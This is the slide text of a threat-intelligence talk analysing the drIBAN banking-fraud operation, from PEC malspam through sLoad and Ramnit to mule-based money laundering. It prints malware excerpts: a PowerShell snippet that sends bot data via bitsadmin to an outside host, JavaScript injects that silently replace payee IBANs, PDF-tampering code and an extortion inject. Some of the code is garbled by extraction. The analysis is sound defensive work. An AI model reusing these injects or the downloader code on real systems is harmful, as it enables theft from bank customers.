

Operation drIBAN: insight from modern banking frauds behind Ramnit

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Who we are

Federico Valentini
Head of Threat Intelligence and Incident Response

 **@f3d__**

I started my career as a cybersecurity consultant, mainly focusing on Penetration Tests and Vulnerability Assessment of web applications and IoT devices.

Today, I lead the Cleafy Threat Intelligence team, where on a daily base new threats and attack patterns used by malicious actors are uncovered.

Alessandro Strino
Senior Malware Analyst & Threat Intelligence

 **@viuleeenz**

Passionate about lockpicking and reversing stuff, I used to analyze digital and physical protections. Then I started to work as a cybersec consultant focusing on Red Team activities.

Today, I'm in charge of hunting and analyzing malwares mainly related to workstation devices.





We are a team of fraud hunters, cybersecurity experts, data scientists, and software engineers that since 2014 share one mission:
making technology a safer place.

Our revolutionary technology helps the largest banks and financial institutions worldwide scale-up their fight against online fraud.



Why this talk?

- Banking trojan are a prominent topic, however, there is too much focus on reversing and less attention on *modus operandi* of modern fraud is still uncovered.
- **Web inject** are still nowadays less covered than banking trojan, however, they represent a **key component**.
- Help other countries to **be aware** of this threat.

Introduction

- Starting from 2018, a prominent fraud operation hit the Italian landscape (and probably additional countries) during the last four years.
- The **main goal** was to infect corporate Windows workstations **with direct access to bank accounts**, trying to alter legitimate banking transfers.
- The critical component of this operation was **drIBAN**: a web injects kit with ATS (Automatic Transfer System) capabilities.
- High correlation between **TA554*** and **drIBAN operations**.

ProofPoint, 2018, <https://www.proofpoint.com/us/threat-insight/post/sload-and-ramnit-pairing-sustained-campaigns-against-uk-and-italy>

Impacts

€20.000
average
amount

Of the targeted bank
transfers
(up to €35.000)

+1.400
banks
accounts

Used in money
laundering procedures
(during 2021/2022)


+1.500
infected
customers

In a single bank in a
single wave of attacks
(Jul 2021)

2
extortion
attempts

At Two different banking
institution, respectively of
300 BTC and 500 BTC
(€5.8M and €9.7M)

Dissecting drIBAN fraud operation



Stage #0

PEC malspam


Stage #0: PEC malspam

What is a PEC mail?

PEC stands for “*posta elettronica certificata*” which means “*certified email*”.

PEC is a traditional email with the only difference that **it guarantees legal certainty of the sender's identity**, of the date and time of sending and receiving the email, and of its content.


“For this reason, a PEC email is a tool you can use to officially write and send documents to the Italian public administration, citizens, private companies etc..”



Stage #0: PEC malspam



Why PEC Malspam?

- Widely used in **business environments in Italy**, the receipt also has legal value;
- Considered “**certified email**” in **Italian territory** giving a false sense of security to receivers;
- Less monitored than traditional emails;
- According to Italian laws, PEC emails must be ***always* delivered**.



Stage #0: PEC malspam

Example



Stage #1

sLoad

Stage #1: sLoad

sLoad

- PowerShell-based Trojan downloader
- BITS jobs for C2 comm. (LOLbins)
- Multiple recon features:
 - Exfiltration of workstation data (e.g. computer name, network details, process list, etc..)
 - Take screenshots
 - Check Outlook mailbox data
 - etc..
- Many reference to popular comic books characters.

```
1  #New
2
3  $clan="x2401";
4  $ver="2.8.3";
5
6  $JARVIS=@(1..16);
7  $tp=2400;
8
9
10
11  $Sokovia = Split-Path -parent -resolve $MyInvocation.MyCommand.Path;
12
13  $tt=Get-ChildItem *.exe | sort Length -descending
14  $Ultron=$tt[0].fullname;
15
16
17  $timeL=$Sokovia+'\ping.ini';
18  $ifn=(Get-Process | get-random ).name;
19  $workLog=$Sokovia+'\'+$ifn+'.temp';
20  if ($ifn -eq ""){stop-process -name powershell*}
21
22  try{ Remove-Item $Sokovia'\eval_*'}catch{}
23  try{ Remove-Item $Sokovia"\"*.log";}catch{}
24
25
26  function vibranium {
27      param( [String]$fch )
28      $b=0;$m=0;
29      $_f1=$fch+".ps1";$_f2=$fch+".tmp";
30      if([System.IO.File]::Exists($_f1)){ $b=(Get-Item $_f1).length;}else{" " | out-file $_f1;}
31      if([System.IO.File]::Exists($_f2)){ $m=(Get-Item $_f2).length;}else{" " | out-file $_f2; }
32      return $b,$m;
```

Stage #1: sLoad

Be patient. Good things take time.

13:23:13,356...	powershell.exe	7668	CreateFile	C:\Users\	AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
13:23:16,370...	powershell.exe	7668	CreateFile	C:\Users\	AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
13:23:16,781...	bitsadmin.exe	9116	Thread Create			SUCCESS	Thread ID: 2236
13:23:19,375...	powershell.exe	7668	CreateFile	C:\Users\	AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
13:23:22,385...	powershell.exe	7668	CreateFile	C:\Users\	AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
13:23:22,960...	bitsadmin.exe	11684	Thread Create			SUCCESS	Thread ID: 5456
13:23:25,392...	powershell.exe	7668	CreateFile	C:\Users\	AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
13:23:28,404...	powershell.exe	7668	CreateFile	C:\Users\	AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
13:23:29,544...	bitsadmin.exe	3764	Thread Create			SUCCESS	Thread ID: 11416
13:23:31,419...	powershell.exe	7668	CreateFile	C:\Users\	AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
13:23:34,422...	powershell.exe	7668	CreateFile	C:\Users\	AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
13:23:35,808...	bitsadmin.exe	9308	Thread Create			SUCCESS	Thread ID: 1244
13:23:37,433...	powershell.exe	7668	CreateFile	C:\Users\	AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
13:23:40,455...	powershell.exe	7668	CreateFile	C:\Users\	AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
13:23:42,269...	powershell.exe	7668	Thread Create			SUCCESS	Thread ID: 10672
13:23:42,270...	powershell.exe	7668	Thread Create			SUCCESS	Thread ID: 10056
13:23:42,386...	bitsadmin.exe	8308	Thread Create			SUCCESS	Thread ID: 8452

Stage #1: sLoad

Has this bot banking access?

```
cd $env: appdata\..
$b = @("cbi.bper@group.net", "busin@ess.bnl.it", "ibk.ne@xi.it", "inbiz.inte@sasanpaolo.com", "bpe@rgroup.net", "inb@ank.it", "finecob@ank.com")
for ($i = 0 $i -le 6 $i++) {
    $rr = ""
    $bb = $b[$i] - replace "@"
    $rr = findstr /m /s $bb *.*
    if ($rr.length) {
        $o += "1"
        $c = "00000000"
    } else {
        $o += "0"
        if ($c -eq "") {
            $e = @("aziendaonline.mps.it", "banking-impr@ese.credem.it", "clienti.che@banca.it")
            $i -le 2
            $bb = $e[$i] - replace "@"
            $c += "1"
            $c += "0"
            $edfaiu = getmac /fo table
            select -object -last 1
            $haha = $edfaiu.substring(0, 17)[Reflection.Assembly]::LoadWithPartialName("System.Web")
            $hMD5 = [System.Web.Security.FormsAuthentication]::HashPasswordForStoringInConfigFile($haha + $env: ComputerName, "MD5").tolower()
            $startup = [wmiclass]
            "Win32_ProcessStartup"
            $startup.Properties['ShowWindow'].value = $False
            $MrMeeseeks = 'bitsadmin /transfer bupl /priority FOREGROUND "https://guituk.eu/bf.php'
            id = '+$hMD5+'
            f = '+$o+'
            c = '+$c+'
            " '+$env:temp+'\123.log'
            ([wmiclass]
            "win32_Process").create($MrMeeseeks, '.', $Startup)
```

DNS cache checks against a predefined list of Corporate banking portals

Cleafy | LABS

If yes, you'll get a reward!

Custom Powersploit module

Invoke-ReflectivePEInjection.ps1

[illegible][illegible]

The two .dll are the Ramnit banking Trojan core module

Stage #2

Ramnit

Stage #2 Ramnit

A bad penny always turns up!

Ramnit emerged in 2010 and evolved into a modern banking trojan by including part of the leaked modules of Zeus as part of its main source code.

Survived a major disruption plan operated by Europol in 2015 and continues to improve its main features, adopting new tactics and experimenting with multiple infection chains.



Come back with steroids

Main features:

- **Advanced evasion** mechanisms.
- A Domain Generation Algorithm (DGA) routine.
- **Advanced MiTB attacks** through **web-injects** on modern browsers with **ATS techniques**.
 - Completely **automatic fraud** approach.
 - **Altering in real-time bank transfer receipts**.

Web Injects setup

- Web injects were introduced on Ramnit around 2016, following the standard Zeus format
- During 2018, a significant change on its web-inject kit was described by [Vitali Kremez](#) moving from the initial Zeus format to a fairly-new **Lua-coded** (still adopted).
- Hybrid approach:
 - Local injects (e.g. CSS)
 - Remote injects (e.g. ATS module)

```
CSS = {  
  url = "https://www. /themes.-all.cs.-$",  
  modification_arrays = {  
    [1] = {  
      data_before = [],  
      data_inject = "#row_creditor_data_2 div:nth-child(3){ display:none; color:#fff  
      .tabella_testi tr:nth-child(4) td:nth-child(3){ opacity:0} .form-group label{c  
      #fvcList td div{color: ■#fff;-webkit-animation: inColor 1s infinite; -webkit-  
      #resultTable td div{color: ■#fff;-webkit-animation: inColor 1s infinite; -web  
      @-webkit-keyframes inColor {0% {color: □#000;}100% {color: □#000;}}  
      @keyframes inColor {0% {color: □#000;}100% {color: □#000;}}  
      #xcloseImage{display:none;}",  
      data_after = [[a:link]]  
    }, [2] = {  
      data_before = [],  
      data_inject = "[#row_creditor_data_2 div:nth-child(3){ display:none; color:#fff  
      .tabella_testi tr:nth-child(4) td:nth-child(3){ opacity:0} .form-group label{c  
      #fvcList td div{color: ■#fff;-webkit-animation: inColor 1s infinite; -webkit-  
      #resultTable td div{color: ■#fff;-webkit-animation: inColor 1s infinite; -web  
      @-webkit-keyframes inColor {0% {color: □#000;}100% {color: □#000;}}  
      @keyframes inColor {0% {color: □#000;}100% {color: □#000;}}  
      #xcloseImage{display:none;}}],  
      data_after = [[]]  
    }  
  }  
}
```


Stage #2 Ramnit

Changing the game's rules!

Remote injects are specific web injects served in real-time through a dedicated C2 infrastructure typically for serving ATS modules and money mules details (expensive assets for TAs).

Continuous web injection development

- **Guarantee real-time response** to countermeasures deployed
- **Dynamic injection** with resource rotation
- It's a 24/7 job !

```
77 77 2E ..... RemoteAddDrop.Uhttps://www.
6D 6F 6E 25 2D 61 6C 6C /js%-lib/min/LIPortalCommon%-all
04 09 69 ..... .j*..i9.php?id=<%IDBOT%>.. C
74 65 73 61 73 61 6E 70 SS.Nhttps://www.
69 63 61 74 69 6F 6E 5F themes.-all.cs.-$.modification_
66 6F 72 65 04 01 04 0C arrays.....data_before....
77 5F 63 72 65 6... ow_credit
33 29 7B 20 64 6... (3){ disp
```

Ramnit config - July 2022

```
64 44 72 6F 70 14 4C 68 ECHO ac#>.. RemoteAddDrop.Lh
65 62 2F 6A 73 2F 6E 61 ttps://www.
25 49 44 42 4F 54 25 3E com/portalFvcGtb/PortalWeb/js/na
69 6E 62 69 7A 2E 69 6E mespace.j*..i11.php?id=<%IDBOT%>
24 04 14 6D 6F 64 69 66 .. CSS.Nhttps://www.
0C 64 61 74 61 5F 62 65 rtalWeb/themes.-all.cs.-$.modif
00 00 00 00 ( ication_arrays.....data_be
68 2D 63 68 6... .yú.....#ro
-- -- -- -- -- iv: nth-child(
```

Ramnit config - September 2022


Stage #2 Ramnit

Web Injects development life-cycle

During 2021, we identified multiple bank accounts used for “debugging purposes”.

These accounts were runned by TAs for monitoring changes in the website and for testing new injects variants.

Once tests are passed, the new payloads are distributed to the entire botnets.



Challenges of an automatic approach

Challenges:


- Wait two business days, required by SEPA transfer regulation.
- Maintain the victim unaware of the operation all time long.

Solutions:

- **Alter** all the occurrences of the money mule's details (IBAN, payee, etc..) on the **bank website** via **tailored drIBAN webinjects**.
- **Alter PDF documents** generated after a new money transfer has been authorized (which typically contains transaction's summary informations).

Stage #2 Ramnit

Real-time PDF tampering



Stage #2 Ramnit

A PHP engine to hook them all

The engine that is in charge to perform this action is php script called `pdf.php`:

- It will receive all the transaction data sent by bots, validate them, and dynamically invoke the corresponding PDF building routine.

```
https://<c2domain.eu>/[REDACTED]/pdf.php?id=313492ie0399a57b_pdf  
&l=ITXXXXXXXXXX:ITYYYYYYYYYY,DarthVader:LukeSkywalker,  
BIC_code_X:BIC_code_Y
```

Stage #2 Ramnit

Behind the scenes

```
if (preg_match("/[redacted]/i", $_SERVER["HTTP_REFERER"])){

$pf.="regex_to_replace.append((re.compile(\"Codice Pae([0-9a-zA-Z:\\ \\.]+)\"), lambda m : \".\")\\n\";
$pf.="regex_to_replace.append((re.compile(\"Check([0-9a-zA-Z:\\ \\.]+)\"), lambda m : \".\")\\n\";
$pf.="regex_to_replace.append((re.compile(\"BIC\"), lambda m : \"CODE IDENTIFICATIVO\")\\n\";
$str=$fake;
for ($ik=2;$ik<strlen($str);$ik++){
    $ff= substr($str,0,$ik).\" \"substr($str,$ik,strlen($str));
    $pf.="regex_to_replace.append((re.compile(\"\".$ff.\"\"), lambda m : \"\".$real.\"\"))\\n\";
}

}

if (preg_match("/[redacted]/i", $_SERVER["HTTP_REFERER"])){

$pf.="regex_to_replace.append((re.compile(\"Codice Pae([0-9a-zA-Z:\\ \\.]+)\"), lambda m : \".\")\\n\";
$pf.="regex_to_replace.append((re.compile(\"Check([0-9a-zA-Z:\\ \\.]+)\"), lambda m : \".\")\\n\";
$pf.="regex_to_replace.append((re.compile(\"CIN([0-9a-zA-Z:\\ \\.]+)\"), lambda m : \".\")\\n\";
$pf.="regex_to_replace.append((re.compile(\"ABI([0-9a-zA-Z:\\ \\.]+)\"), lambda m : \".\")\\n\";
$pf.="regex_to_replace.append((re.compile(\"CAB([0-9a-zA-Z:\\ \\.]+)\"), lambda m : \".\")\\n\";
$pf.="regex_to_replace.append((re.compile(\"BANCA([0-9a-zA-Z:\\ \\.]+)\"), lambda m : \".\")\\n\";
$pf.="regex_to_replace.append((re.compile(\"C:([0-9\\ ]+)\"), lambda m : \".\")\\n\";

$str=$fake;
for ($ik=2;$ik<strlen($str);$ik++){
    $ff= substr($str,0,$ik).\" \"substr($str,$ik,strlen($str));
    $pf.="regex_to_replace.append((re.compile(\"\".$ff.\"\"), lambda m : \"\".$real.\"\"))\\n\";
}



}
```

Discriminating PDF templates
via HTTP_REFERER

```
import sys
import re
from datetime import datetime
import pdf_redactor

options = pdf_redactor.RedactorOptions()
regex_to_replace = []
regex_to_replace.append((re.compile("IT74[redacted]"), lambda m : "IT6[redacted]"))
regex_to_replace.append((re.compile("[redacted]"), lambda m : "[redacted]"))
regex_to_replace.append((re.compile("[redacted]"), lambda m : "[redacted]"))
regex_to_replace.append((re.compile("[redacted]"), lambda m : "[redacted]"))
regex_to_replace.append((re.compile("AB[redacted]"), lambda m : "[redacted]"))
options.content_filters = regex_to_replace
pdf_redactor.redactor(options)
```

Python routine filled with
ATS details

	ORIGINAL_16577851118.>	45K	Original PDF
	REPLACE_16577851118f.>	59K	Replaced PDF
	run.py	633	Python routine

Stage #2 Ramnit

Results!

Pag. 1 di 1
Data: 11/07/2023
Dettaglio Presentazione Bonifico Europeo Unico

Nome Flusso: [REDACTED]
Conto ordinante: [REDACTED]
Ragione Sociale: [REDACTED]
Canale: W
Tipologia: Credit transfer
Totale: 33.592,13 EUR
Modalità pagam: TRA - Disposizioni di Bonifico SEPA con Esito a Ordinante

Data/Ora: 11/07/2023 09:50:17
E SRL
Codice SIA/CUC: [REDACTED]
Stato: Inoltrata
Data esecuzione: 11/07/2023
Num.Disp.: 1

Esito XML
Tipo messaggio -
Nome Flusso orig -
Data/ora ult msg -
Motivazione -

Causale Esito: -
Data Esito: -

Esito Disposizione di Pagamento:
C.R.O./Codice di riferimento: -
Num.Assegno: -
Data Ordine: -
Imp.Commissioni: -
Imp.Penali: -
Storni e Segnalazioni Ulteriori:
Anomalia Segnalata: -
Dati Disposizione:
Data creazione 11/07/2023
Data esecuzione 11/07/2023
Tipo di bonifico Credit Transfer
Tipo commissioni SLEV - Ognuno paga la sua parte

Data Esito: -
Data Emissione: -
Data di addebito: -
Imp.Spese: -

Importo da trasferire 33.592,13 EUR
Finalità del pagamento: CASH - Pagamento Generico
Modalità pagamento TRA - Disposizioni di Bonifico

Urgente NO
Bonifico Istantaneo NO

Fraudulent payee

Beneficiario RAV [REDACTED]
Identificativo fiscale -
Persona fisica -
Conto beneficiario IT52 [REDACTED]
Tipo codice CBI -
Destinatario esito -
CUC -

Codice SWIFT [REDACTED]
Codice -
Sia -

Original PDF
(downloaded from a clean workstation)

Pag. 1 di 1
Data: 11/07/2023
Dettaglio Presentazione Bonifico Europeo Unico

Nome Flusso: [REDACTED]
Conto ordinante: [REDACTED]
Ragione Sociale: [REDACTED]
Canale: W
Tipologia: Credit transfer
Totale: 33.592,13 EUR
Modalità pagam: TRA - Disposizioni di Bonifico SEPA con Esito a Ordinante

Data/Ora: 11/07/2023 09:50:17
E SRL
Codice SIA/CUC: [REDACTED]
Stato: Inoltrata
Data esecuzione: 11/07/2023
Num.Disp.: 1

Esito XML
Tipo messaggio -
Nome Flusso orig -
Data/ora ult msg -
Motivazione -

Causale Esito: -
Data Esito: -

Esito Disposizione di Pagamento:
C.R.O./Codice di riferimento: -
Num.Assegno: -
Data Ordine: -
Imp.Commissioni: -
Imp.Penali: -
Storni e Segnalazioni Ulteriori:
Anomalia Segnalata: -
Dati Disposizione:
Data creazione 11/07/2023
Data esecuzione 11/07/2023
Tipo di bonifico Credit Transfer
Tipo commissioni SLEV - Ognuno paga la sua parte

Data Esito: -
Data Emissione: -
Data di addebito: -
Imp.Spese: -

Importo da trasferire 33.592,13 EUR
Finalità del pagamento: CASH - Pagamento Generico
Modalità pagamento TRA - Disposizioni di Bonifico

Urgente NO
Bonifico Istantaneo NO

Original payee

Beneficiario MIS [REDACTED]
Identificativo fiscale -
Persona fisica -
Conto beneficiario IT04 [REDACTED]
Tipo codice CBI -
Destinatario esito -
CUC -

Codice SWIFT [REDACTED]
Codice -
Sia -

Altered PDF
(downloaded from an infected workstation)

Stage #3

drIBAN

What is drIBAN?

- ```


if (/./).test(document.getElementById('importo').value) {
 var sa = document.getElementById('importo').value.replace('.', '').replace(',', '');
} else {
 var sa = document.getElementById('importo').value + '00'
}

var md = {
 drIBAN: ['IT94', 'IT84'],
 drBIC: ['', ''],
 drMin: ['7999', '69999'],
 drMax: ['20001', '90001'],
 drName: ['IT', 'VE']
},
var c = -1;
for (var j = 0; j < md.drMin.length; j++) {
 if (parseInt(md.drMax[j]) > 1) {
 if (parseInt(sa) > parseInt(md.drMin[j] + '00') && parseInt(sa) < parseInt(md.drMax[j] + '00')) c = j;
 } else {
 if (parseInt(sa) > parseInt(md.drMin[j] + '00')) c = j;
 }
}
if (document.getElementById('codibanbenef').value == '') c = -1;
if ($('#flag_urgente').is(':checked')) {
 c = -1;
};
if ($('#flag_instantpay').is(':checked')) {
 c = -1;
};
if (c > -1) {
 document.getElementById('codibanbenef').style.color = 'ffffff';
 document.getElementById('codbicbenef').style.color = 'ffffff';
 document.getElementById('dsbeneficiario').style.color = 'ffffff';
 document.getElementById('dsdatiaggi1').style.color = 'ffffff';
 $('#dsindirizzobenef').val('');
 $('#codcapbenef').val('');
 $('#dscittabenef').val('');
 $('#codprovinciabenef').val('');
 $('#codnazbenef').val('');
}

```



# Story of a web injection kit



# ATS Engine in action - Hooking

```

$(document).ready(
function() {
var todohp = '';
1 $('#_sepacredittransfer_WAR_webcontocpaymentssepaportlet_signButton').mousedown(
function() {
if (/\/\./test($('#input[id="paymentRequest.pmtInf.cdtTrfTxInf0.amt.instdAmt"]').val())) {
var sa = $('#input[id="paymentRequest.pmtInf.cdtTrfTxInf0.amt.instdAmt"]').val().replace('.', '');
} else {
var sa = $('#input[id="paymentRequest.pmtInf.cdtTrfTxInf0.amt.instdAmt"]').val() + '00'
};

ri = document.getElementById('paymentRequest.pmtInf.cdtTrfTxInf0.cdtrAcct.id.iban').value,
c = -1;

2 for (var j = 0; j < MULE_ARRAY.drMIN.length; j++) {
if (parseInt(MULE_ARRAY.drMAX[j]) > 1) {
if (parseInt(sa) > parseInt(MULE_ARRAY.drMIN[j] + '00') && parseInt(sa) < parseInt(MULE_ARRAY.drMAX[j] + '00')) c = j;
} else {
if (parseInt(sa) > parseInt(MULE_ARRAY.drMIN[j] + '00')) c = j;
}
}

3 if (c > -1) {
var rn = document.getElementById('paymentRequest.pmtInf.cdtTrfTxInf0.cdtr.nm').value.replace(/'/g, '').replace(/,/g, '.').replace(/&/g, '');
if ($('#input[name="__form"]').val().indexOf('run') < 0) {
$('#input[name="__form"]').val('ff=&brun=' + MULE_ARRAY.drIBAN[c] + ':' + ri + ',' + MULE_ARRAY.drCITY[c] + ':_' + MULE_ARRAY.drNAME[c] + ':' + rn);
}
var _tt = MULE_ARRAY.drIBAN[c];
if (_tt.substring(0, 2).toUpperCase().indexOf('IT') < 0) {
document.getElementById('paymentRequest.pmtInf.cdtTrfTxInf0.cdtr.pstlAdr.twnNm').value = MULE_ARRAY.drCITY[c];
$('#input[name="paymentRequest.pmtInf.cdtTrfTxInf0.cdtrAgt.finInstnId.bIC"]').val(MULE_ARRAY.drBIC[c]);
}
$('#input[id="paymentRequest.pmtInf.cdtTrfTxInf0.cdtr.nm"]').attr('style', 'color:#ffffff; background: #ffffff ');
document.getElementById('paymentRequest.pmtInf.cdtTrfTxInf0.cdtr.nm').value = MULE_ARRAY.drNAME[c]; document.getElementById('extensionsupdateData').checked = false;
$('#input[id="paymentRequest.pmtInf.dbtr.pstlAdr.ctrSubDvsn"]').val('');
$('#input[id="paymentRequest.pmtInf.cdtTrfTxInf0.ultmtCdtr.pstlAdr.pstCd"]').val('');
$('#beneficiaryClientCode').val(''); document.getElementById('paymentRequest.pmtInf.dbtr.pstlAdr.adrTp').value = '';
document.getElementById('paymentRequest.pmtInf.dbtr.pstlAdr.adrLine0').value = '';
$('#beneficiary-iban').hide();
3 document.getElementById('paymentRequest.pmtInf.cdtTrfTxInf0.cdtrAcct.id.iban').value = MULE_ARRAY.drIBAN[c];
if ($('#extensionsibanxt').val() != '') {
$('#extensionsibanTxt').val(MULE_ARRAY.drIBAN[c])
};
}
}
);

```

## Stage #3 drIBAN

# ATS engine in action - Visualization

```
for (var j = 0; j < MULE_ARRAY.drMIN.length; j++) {
 if (parseInt(MULE_ARRAY.drMAX[j]) > 1) {
 if (parseInt(sa) > parseInt(MULE_ARRAY.drMIN[j] + '00') && parseInt(sa) < parseInt(MULE_ARRAY.drMAX[j] + '00')) c = j;
 } else {
 if (parseInt(sa) > parseInt(MULE_ARRAY.drMIN[j] + '00')) c = j;
 }
}


if (c > -1) {
 var rn = document.getElementById('paymentRequest.pmtInf.cdtTrfTxInf0.cdtr.nm').value.replace(' ', '');
 if ($('#input[name="__form__"]').val().indexOf('run') < 0) {
 $('#input[name="__form__"]').val('ff=&brun=' + MULE_ARRAY.drIBAN[c] + ':' + ri + ',' + MULE_ARRAY.drMAX[c] + '00');
 }
 var _tt = MULE_ARRAY.drIBAN[c];
 if (_tt.substring(0, 2).toUpperCase().indexOf('IT') < 0) {
 document.getElementById('paymentRequest.pmtInf.cdtTrfTxInf0.cdtr.pstlAdr.twnNm').value = _tt;
 $('#input[name="paymentRequest.pmtInf.cdtTrfTxInf0.cdtrAgt.finInstnId.bIC"]').val(MULE_ARRAY.drIBAN[c]);
 }
 $('#input[id="paymentRequest.pmtInf.cdtTrfTxInf0.cdtr.nm"]').attr('style', 'color:#ffffff; background-color:#000000;');
 document.getElementById('paymentRequest.pmtInf.cdtTrfTxInf0.cdtr.nm').value = MULE_ARRAY.drIBAN[c];
 document.getElementById('extensionsupdateData').checked = false;
 $('#input[id="paymentRequest.pmtInf.dbtr.pstlAdr.ctrSubDvsn"]').val('');
 $('#input[id="paymentRequest.pmtInf.cdtTrfTxInf0.ultmtCdtr.pstlAdr.pstCd"]').val('');
 $('#beneficiaryClientCode').val('');
 document.getElementById('paymentRequest.pmtInf.dbtr.pstlAdr.adrTp').value = '';
 document.getElementById('paymentRequest.pmtInf.dbtr.pstlAdr.adrLine0').value = '';
 $('#beneficiary-iban').hide();
 document.getElementById('paymentRequest.pmtInf.cdtTrfTxInf0.cdtrAcct.id.iban').value = MULE_ARRAY.drIBAN[c];
 if ($('#extensionsibanTxt').val() != '') {
 $('#extensionsibanTxt').val(MULE_ARRAY.drIBAN[c]);
 }
}
```

The screenshot shows a payment confirmation interface. A red box highlights the 'Beneficiario' (Beneficiary) section, which includes fields for 'Denominazione / Ragione Sociale\*' (Denomination / Reason Social\*), 'Codice Individuale' (Individual Code), and 'Aggiorna anagrafica' (Update registry). Below this is the 'Dati bonifico' (Payment details) section, which includes 'Data esecuzione\*' (Execution date\*) set to 26/06/2021, 'Importo\*' (Amount\*) set to 20.000,00 Euro, and 'Causale ISO' (ISO Cause) set to S10PP - Standard Payment Transazione relativa al pagamento verso fornitori. A 'Conferma operazione' (Confirm operation) button is visible. Below the highlighted section, the 'Utente' (User) field shows 'Luke Skywalker' and the 'Token OTP' field is empty. A note at the bottom states: 'Se a breve ti verrà richiesto nuovamente l'uso del codice OTP, ricordati di attendere qualche secondo in modo da non riutilizzare lo stesso codice inserito in questa mappa.'

## Stage #3 drIBAN

# Evading monitoring systems

- Polymorphic code
- Hex string encoding
- String Splitting
- Base64 Encoding



## Stage #3 drlBAN

# Messaging via web-inject

- **Extortion** messages through web injection.
- Ransom **500 BTC**.

```
1 $(document).ready(
2 function() {
3 var todobp = '';
4 var _tt = 'New checkpoint! Today and only today you can buy best protect system. For you special sale 20%. 500 BTC and you forget about this problem. Write your decision and email for contact here in comment';
5 var ewX = '' + todobp;
6 if (ewX.length > 10) {
7 setInterval(
8 function() {
9 var ewX = '' + todobp;
10 var rr = ewX.split(",");
11 d = [];
12 t = '';
13 for (var j = 0; j < rr.length; j++) {
14 try {
15 if (rr[j].length > 3) {
16 d = rr[j].split(":");
17 if (d[0].length > 2) {
18 try {
19 $('td:contains(' + d[0] + '):last').html($('td:contains(' + d[0] + '):last').html().replace(new RegExp(d[0], 'g'), d[1]));
20 } catch (eee) {}
21 }
18 }
19 }
20 }
21);
22 }
23 }
24 }
```

```
1 var LIB = LIB || {};
2 LIB.NsORCMfp;
3 LIB.sZXUinN = '';
4 LIB.protect = 'Today and only today you can buy best protect system. For you special sale 20%. 500 BTC and you forget about this problem. Write your decision and email for contact here in comment';
5 document.addEventListener('load', function(e) {
6 var NgW = decodeURIComponent("IT1");
7 if (NgW.length > 20) {
8 var l = NgW.split('+').join(' ').split(",");
9 var o = '';
10 for (var i = 0; i < l.length; i++) {
11 try {
12 var ASfn = l[i].split(":");
13 if (ASfn[0].length > 2) {
14 try {
15 $('td:contains(' + ASfn[0] + '):last').html($('td:contains(' + ASfn[0] + '):last').html().replace(new RegExp(ASfn[0], 'g'), ASfn[1]));
16 } catch (eee) {}
17 }
18 }
19 }
20 }
21 }
```

Stage #4

# Money Laundering



## Stage #4 Money Laundering

# Structured campaigns

- Money mule network is managed via a dedicated web panel
- Fraud operations are splitted into “weeks”
- “Failures” and “successes” are monitored with detailed statistics and comments

The screenshot displays a web interface for managing money mule campaigns. At the top, a dark blue header contains navigation links: 'Main list', 'Add new', 'Show archive', 'Work Time', 'StopList', 'Last update time: n/a', and a 'Total in archive:' button. Below the header, the interface is divided into sections for 'Archive', 'Amount range', and 'Comments'. The 'Archive' section lists campaigns by 'week #', showing details like IBAN, BIC, and a 'Total' section with 'to do', 'complate', and 'fail' amounts. The 'Amount range' section has a dropdown menu set to '20000 - 0'. The 'Comments' section has buttons for 'to complate', 'to work', and 'delete', along with a text input field. A 'Weekly stats' box highlights the 'Total' section of the first campaign, showing 'to do: € 5029', 'complate: € 2349', and 'fail: € 2680'. The interface also includes a table of campaigns with columns for 'week #', 'IBAN', 'BIC', 'Amount range', and 'Comments'.

| week # | IBAN       | BIC        | Amount range  | Comments   |
|--------|------------|------------|---------------|------------|
| 1      | [redacted] | [redacted] | 20000 - 0     | [redacted] |
| 2      | [redacted] | [redacted] | 1000 - 40001  | [redacted] |
| 3      | [redacted] | [redacted] | 1000 - 0      | [redacted] |
| 4      | [redacted] | [redacted] | 15000 - 50000 | [redacted] |
| 5      | [redacted] | [redacted] | 5001 - 50001  | [redacted] |
| 6      | [redacted] | [redacted] | 15000 - 50000 | [redacted] |

# Bot Blacklisting


- BotID associated with a money mule, is added to a “*StopList*”.
- All bots are involved in a fraud attempt.
- Blacklisting ~30 days

[illegible]

## Step #4 Money Laundering

# The cash flow

- Mule network mostly located in Italy (higher rate success).
- **1st transfer** always in the **same country** or in the **same bank** (lowering detection).
- **Goal:** cryptocurrency



## Step #4 Money Laundering

# Before our intervention...

- ...It was a profitable and scalable business model.
- TAs tried to subtract more than 50M€ among all victims.
- Infection rate for a single bank institution was around the 1,5% of all its customers.
- **However...**



Conclusion

**How about today?**

## Conclusion

# The good guys sometimes wins?

- No Ramnit campaign and drIBAN frauds in Italy since July 2022.
- Most of the **bot** have been **identified** and **disarmed**.
- Mule network has been identified and actions are still ongoing.





Operation drIBAN

Q&A



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